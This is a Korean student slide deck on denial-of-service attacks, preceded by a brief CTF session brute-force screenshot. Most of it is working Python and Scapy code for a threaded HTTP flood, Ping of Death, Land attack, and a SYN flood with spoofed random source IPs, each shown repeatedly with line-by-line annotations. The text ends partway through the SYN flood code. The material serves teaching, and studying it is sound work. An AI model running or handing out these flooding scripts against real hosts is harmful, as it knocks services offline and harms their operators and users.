
결과 요약

(Failed)
Attempting: b1
(Failed)
Password
found: b2
Elapsed time:
40.91
Total attempts:
179

OK Cancel

값을 직접 sessionid에 넣어도 flag를 찾을 수 있다

실제 buteforce 작동 및 사용



The screenshot shows a web browser window with a single tab titled "Login Session". The address bar contains the URL "host1.dreamhack.games:12579/login#" with a warning icon and the text "주의 요함" (Warning). The page has a navigation menu with links for "Session", "Home", and "About". The main content area is titled "Login" and contains a form with two input fields: "username" with the value "cat" and "password" with masked characters. A "Login" button is positioned below the password field.

Session Home About


Login

username

password

Login

실제 buteforce 작동 및 사용



A blurry, close-up photograph of a kitten's face, showing its eyes and whiskers. The image is semi-transparent, allowing the text to be clearly visible. The kitten appears to be looking slightly to the right.

Dos attack 구현

Dos 개요

DoS란 - Denial-of-Service의 약자로

시스템을 악의적으로 공격해 해당 시스템의 리소스를 부족하게 하여 원래 의도된 용도로 사용하지 못하게 하는 공격이다.

Dos 개요

DoS란 - Denial-of-Service의 약자로

시스템을 악의적으로 공격해 해당 시스템의 리소스를 부족하게 하여 원래 의도된 용도로 사용하지 못하게 하는 공격이다.


>>> 흔히 '서비스 거부 공격' 이라 부름

DoS 와 DDoS의 차이점


DDoS (**Distributed Denial of Service**) 분산서비스거부공격)

- > D가 하나 더 붙는다는 차이점이 있음
- >> 다수의 악의적인 사용자가 특정 사이트에 동시에 접속하여 과도한 트래픽을 일으켜 정상적인 서비스를 방해하는 공격

DoS 와 DDoS의 차이점



DoS 와 DDoS의 차이점



대량의 트래픽, 리소스 소모 요청을 전송해 대상 서버가 과부하 상태에 빠지도록 함.

예: 대량의 HTTP 요청 전송,
CPU 사용량을 급격히 올리는 작업 수행.

원리:

서버는 각 요청을 처리하기 위해 리소스를 사용.

일정 한계를 넘어서면 서버는 요청을 처리하지 못하고 서비스 중단.

일반 DoS 공격



```
1  def attack():
2      global attack_num
3      while True:
4          try:
5              s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6              s.connect((target, port))
7
8              s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
9              s.close()
10
11             attack_num += 1
12             print(f"Attack sent: {attack_num}")
13         except Exception as e:
14             print(f"Connection error: {e}")
15
16     for i in range(Trd):
17         thread = threading.Thread(target=attack)
18         thread.start()
```

일반 DoS 공격



```
1 def attack():
2     global attack_num
3     while True:
4         try:
5             s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6             s.connect((target, port))
7
8             s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
9             s.close()
10
11             attack_num += 1
12             print(f"Attack sent: {attack_num}")
13         except Exception as e:
14             print(f"Connection error: {e}")
15
16 for i in range(Trd):
17     thread = threading.Thread(target=attack)
18     thread.start()
```

소켓을 생성하고 타겟과 연결한다

일반 DoS 공격



```
1 def attack():
2     global attack_num
3     while True:
4         try:
5             s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6             s.connect((target, port))
7
8             s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
9             s.close()
10
11             attack_num += 1
12             print(f"Attack sent: {attack_num}")
13         except Exception as e:
14             print(f"Connection error: {e}")
15
16 for i in range(Trd):
17     thread = threading.Thread(target=attack)
18     thread.start()
```

HTTP 요청 전송 (host : fake_ip)

일반 DoS 공격



```
1 def attack():
2     global attack_num
3     while True:
4         try:
5             s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6             s.connect((target, port))
7
8             s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
9             s.close()
10
11             attack_num += 1
12             print(f"Attack sent: {attack_num}")
13         except Exception as e:
14             print(f"Connection error: {e}")
15
16 for i in range(Trd):
17     thread = threading.Thread(target=attack)
18     thread.start()
```

카운터 증가 / 출력

일반 DoS 공격



```
1 def attack():
2     global attack_num
3     while True:
4         try:
5             s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6             s.connect((target, port))
7
8             s.sendall(f"GET / HTTP/1.1\r\nHost: {fake_ip}\r\n\r\n".encode('ascii'))
9             s.close()
10
11             attack_num += 1
12             print(f"Attack sent: {attack_num}")
13         except Exception as e:
14             print(f"Connection error: {e}")
15
16 for i in range(Trd):
17     thread = threading.Thread(target=attack)
18     thread.start()
```

쓰레드를 입력받은 개수만큼 생성하고
공격

Dos 종류

이름	특징	요약
Ping of death	<ul style="list-style-type: none"> - ICMP 프로토콜을 사용하여 초대형 패킷을 전송. - 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생. 	초대형 ICMP 패킷 전송
Land attack	<ul style="list-style-type: none"> - 출발지 IP와 목적지 IP를 동일하게 설정한 패킷을 전송. - 대상 서버는 자기 자신과의 연결을 처리하려다 자원 소모 또는 충돌 발생. 	출발지/목적지 IP/포트 동일
SYN flooding	<ul style="list-style-type: none"> - TCP 연결 과정(3-way handshake)을 악용하여 대상 서버의 연결 대기 상태를 과도하게 유지. - 연결 요청만 보내고 응답을 완료하지 않아 서버 리소스 소모. 	TCP 연결 과정 악용
Smurf Attack	<ul style="list-style-type: none"> - ICMP Echo Request를 브로드캐스트 주소로 전송하여 네트워크 트래픽 증폭. - 출발지 IP를 희생자의 IP로 스푸핑하여 응답 트래픽이 희생자로 집중. 	ICMP 브로드캐스트와 IP 스푸핑 사용

Dos 종류

Ping of death	<ul style="list-style-type: none">- ICMP 프로토콜을 사용하여 초대형 패킷을 전송.- 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생.	초대형 ICMP 패킷 전송
----------------------	--	----------------

Dos 종류

<p>Ping of death</p>	<ul style="list-style-type: none"> - ICMP 프로토콜을 사용하여 초대형 패킷을 전송. - 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생. 	<p>초대형 ICMP 패킷 전송</p>
-----------------------------	---	-----------------------



Dos 종류

<p>Ping of death</p>	<ul style="list-style-type: none"> - ICMP 프로토콜을 사용하여 초대형 패킷을 전송. - 네트워크 장비에서 크기가 큰 패킷을 처리하지 못해 충돌 발생. 	<p>초대형 ICMP 패킷 전송</p>
-----------------------------	---	-----------------------



Ping of death



```
1  try:
2      # Ping of Death 패킷 생성
3      pod_packet = IP(src=source_ip, dst=target_ip) / ICMP() / (message * packet_size)
4
5      print(f"\n[INFO] Sending {number_packets} packets to {target_ip}...")
6      for i in range(number_packets):
7          send(pod_packet, verbose=False)
8          print(f"[INFO] Packet {i+1}/{number_packets} sent successfully.")
9
10     print("\n[INFO] All packets sent.")
11
12  except Exception as e:
13     print(f"[ERROR] An error occurred: {e}")
```

Ping of death



```
1  try:
2      # Ping of Death 패킷 생성
3      pod_packet = IP(src=source_ip, dst=target_ip) / ICMP() / (message * packet_size)
4
5      print(f"\n[INFO] Sending {number_packets} packets to {target_ip}...")
6      for i in range(number_packets):
7          send(pod_packet, verbose=False)
8          print(f"[INFO] Packet {i+1}/{number_packets} sent successfully.")
9
10     print("\n[INFO] All packets sent.")
11
12 except Exception as e:
13     print(f"[ERROR] An error occurred: {e}")
```

ping of death 패킷 생성

ex) message = T

packet_size = 60000이상

number_packets = 5

Land attack



```
1  try:
2
3      pkt = IP(src=target_ip, dst=target_ip) / TCP(sport=target_port, dport=target_port)
4
5      print(f"\n[INFO] Starting Land Attack test on {target_ip}:{target_port}...\n")
6      for i in range(packets_count):
7          send(pkt, verbose=False)
8          print(f"[INFO] Packet {i+1}/{packets_count} sent.")
9          time.sleep(delay)
10
11     print("\n[INFO] All packets sent. Test completed.")
12
13 except Exception as e:
14     print(f"[ERROR] An error occurred: {e}")
```

Land attack



```
1  try:
2
3      pkt = IP(src=target_ip, dst=target_ip) / TCP(sport=target_port, dport=target_port)
4
5      print(f"\n[INFO] Starting Land Attack test on {target_ip}.\n")
6      for i in range(packets_count):
7          send(pkt, verbose=False)
8          print(f"[INFO] Packet {i+1}/{packets_count} sent.")
9          time.sleep(delay)
10
11     print("\n[INFO] All packets sent. Test completed.")
12
13 except Exception as e:
14     print(f"[ERROR] An error occurred: {e}")
```

land attack 패킷 생성 (pkt) .\n")
src = 타겟_IP,
dst = 타겟_IP

Land attack



```
1  try:
2
3      pkt = IP(src=target_ip, dst=target_ip) / TCP(sport=target_port, dport=target_port)
4
5      print(f"\n[INFO] Starting Land Attack test on {target_ip}:{target_port}...\n")
6      for i in range(packets_count):
7          send(pkt, verbose=False)
8          print(f"[INFO] Packet {i+1}/{packets_count} sent.")
9          time.sleep(delay)
10
11         print("\n[INFO] All packets sent. Test completed.")
12
13  except Exception as e:
14      print(f"[ERROR] An error occurred: {e}")
```

타겟에게 패킷 전송
입력받은 delay와 packets_count 에
맞춰 전송

SYN flooding



```
1  try:
2      for i in range(packet_count):
3
4          src_ip = random_ip()
5          src_port = random_port()
6
7
8          ip_packet = IP(src=src_ip, dst=target_ip)
9          tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))
10
11
12         send(ip_packet / tcp_packet, verbose=False)
13         total_packets += 1
14
15         print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
16         time.sleep(delay)
17
18     print(f"\n[INFO] SYN Flood attack completed. Total packets sent: {total_packets}")
19
20 except Exception as e:
21     print(f"[ERROR] An error occurred: {e}")
```

SYN flooding

```
1  try:
2      for i in range(packet_count):
3          랜덤한 출발지 IP와 PORT 생성
4          src_ip = random_ip()
5          src_port = random_port()
6
7          ip_packet = IP(src=src_ip, dst=target_ip)
8          tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))
9
10         TCP SYN 패킷 생성
11
12         send(ip_packet / tcp_packet, verbose=False)
13         total_packets += 1
14
15         print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
16         time.sleep(delay)
17
18     print(f"\n[INFO] SYN Flood attack completed. Total packets sent: {total_packets}")
19
20 except Exception as e:
21     print(f"[ERROR] An error occurred: {e}")
```

SYN flooding



```
1  try:
2      for i in range(packet_count):
3
4          src_ip = random_ip()
5          src_port = random_port()
6
7
8          ip_packet = IP(src=src_ip, dst=target_ip)
